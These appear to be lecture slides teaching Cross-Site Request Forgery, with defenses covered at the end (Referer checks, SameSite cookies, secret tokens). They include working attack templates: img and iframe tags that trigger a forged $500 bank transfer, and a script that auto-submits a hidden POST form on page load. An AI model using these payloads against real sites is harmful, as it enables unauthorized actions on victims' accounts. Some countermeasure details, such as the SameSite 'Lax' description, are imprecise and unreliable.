
Cross site request forgery attack

aka CSRF

Cross-site requests



- When a page from a website sends an HTTP request back to the website, it is called same-site request.
- If a request is sent to a different website, it is called cross-site request because the where the page comes from and where the request goes are different.


E.g. : A webpage (other than Facebook) can include a Facebook link, so when users click on the link, HTTP request is sent to Facebook.

Cross-site requests and their problems

- When a request is sent to **example.com** from a page coming from **example.com**, the browser attaches all the **cookies** belonging to example.com.
- Now, when a request is sent to example.com from another site (different from example.com), the browser will attach the cookies it has from example.com too.
- Because of above behaviour of the browsers, **the server cannot distinguish** between the same-site and cross-site requests
- It is possible for third-party websites to forge requests that are exactly the same as the same-site requests.
- This is called **Cross-Site Request Forgery (CSRF).**


HTTP GET and POST requests

- HTTP GET requests: data (foo and bar) are attached in the URL.



```
GET /post_form.php?foo=hello&bar=world HTTP/1.1   ← Data are attached here!
Host: www.example.com
Cookie: SID=xsdfgergbghedvrbeadv
```

- HTTP POST requests: data (foo and bar) are placed inside the data field of the HTTP request.



```
POST /post_form.php HTTP/1.1
Host: www.example.com
Cookie: SID=xsdfgergbghedvrbeadv
Content-Length: 19
foo=hello&bar=world                 ← Data are attached here!
```

CSRF attack on a GET request

- Consider an online banking web application www.bank32.com which allows users to transfer money from their accounts to other people's accounts.

- A user is logged in into the web application and has a session cookie which uniquely identifies the authenticated user.

- HTTP request to transfer $500 from his/her account to account 3220: http://www.bank32.com/transfer.php?to=3220&amount=500

- In order to perform the attack, the attacker needs to send out the forged request from the victim's machine so that the browsers will attach the victim's session cookies with the requests.

CSRF attack on a GET request

- The attacker can place the piece of code (to trigger request) in the form of Javascript code in the attacker's web page, accessed by the user.
- **or**
- The attacker page can contain HTML tags like img and iframe that can trigger GET requests to the URL specified in src attribute. Response for this request will be an image/webpage.

```
<img src="http://www.bank32.com/transfer.php?to=3220&amount=500">

<iframe
   src="http://www.bank32.com/transfer.php?to=3220&amount=500">
</iframe>
```

Attract victim to visit your malicious page

- Samy can send a private message to Alice with the link to the malicious web page.

- If Alice clicks the link, Samy's malicious web page will be loaded into Alice's browser and a forged request to some operation will be sent to the web app server.

- On success, Samy will perform the operation, as if it were Alice.

CSRF Attacks on HTTP POST Services

Constructing a POST Request Using JavaScript

```
<form action="http://www.example.com/action_post.php" method="post">
Recipient Account: <input type="text" name="to" value="3220"><br>
Amount: <input type="text" name="amount" value="500"><br>
<input type="submit" value="Submit">
</form>
```

- POST requests can be generated using HTML forms. The above form has two text fields and a `Submit` button.

- When the user clicks on the `Submit` button, POST request will be sent out to the URL specified in the action field with *`to`* and *`amount`* fields included in the body.

- Attacker's job is to click on the button without the help from the user.

CSRF Attacks on HTTP POST Services

```
<script type="text/javascript">
function forge_post()
{

   var fields;
   fields += "<input type='hidden' name='to' value='3220'>";
   fields += "<input type='hidden' name='amount' value='500'>";

   var p = document.createElement("form");                          ①
   p.action = "http://www.example.com/action_post.php";
   p.innerHTML = fields;
   p.method = "post";
   document.body.appendChild(p);                                    ②
   p.submit();                                                      ③
}

window.onload = function() { forge_post();}                         ④
</script>
```

Line ①: Creates a form dynamically; request type is set to "POST"

Line ②: The fields in the form are "hidden". Hence, after the form is constructed, it is added to the current web page.

Line ③: Submits the form automatically.

Line ④: The JavaScript function "forge_post()" will be invoked automatically once the page is loaded.

Fundamental Causes of CSRF

- The server cannot distinguish whether a request is cross-site or same-site
  - Same-site request: coming from the server's own page. Trusted.
  - Cross-site request: coming from other site's pages. Not Trusted.
  - We cannot treat these two types of requests the same.
- Does the browser know the difference?
  - Of course. The browser knows from which page a request is generated.
  - Can browser help?
- How to help server?
  - Referer header (browser's help)
  - Same-site cookie (browser's help)
  - Secret token (the server helps itself to defend against CSRF)

Countermeasures: Referer Header

- HTTP header field identifying the address of the web page from where the request is generated.
- A server can check whether the request is originated from its own pages or not.
- This field reveals part of browsing history causing privacy concern and hence, this field is mostly removed from the header.
- The server cannot use this unreliable source.

Countermeasures: Same-Site Cookies

- A special type of cookie in browsers like Chrome and Opera, which provide a special attribute to cookies called `SameSite`.
- This attribute is set by the server and it tells the browser whether a cookie should be attached to a cross-site request or not.
- Cookies with this attribute are always sent along with same-site requests, but whether they are sent along with cross-site depends on the value of this attribute.
- Values
  - Strict (Not sent along with cross-site requests)
  - Lax (Sent with cross-site requests) (the behaviour if `SameSite` is not set)

Countermeasures: Secret Token

- The server embeds a random secret value inside each web page.
- When a request is initiated from this page, the secret value is included with the request.
- The server checks this value to see whether a request is cross-site or not.
- Pages from a different origin will not be able to access the secret value. This is guaranteed by browsers (the same origin policy)
- The secret is randomly generated and is different for different users. So, there is no way for attackers to guess or find out this secret.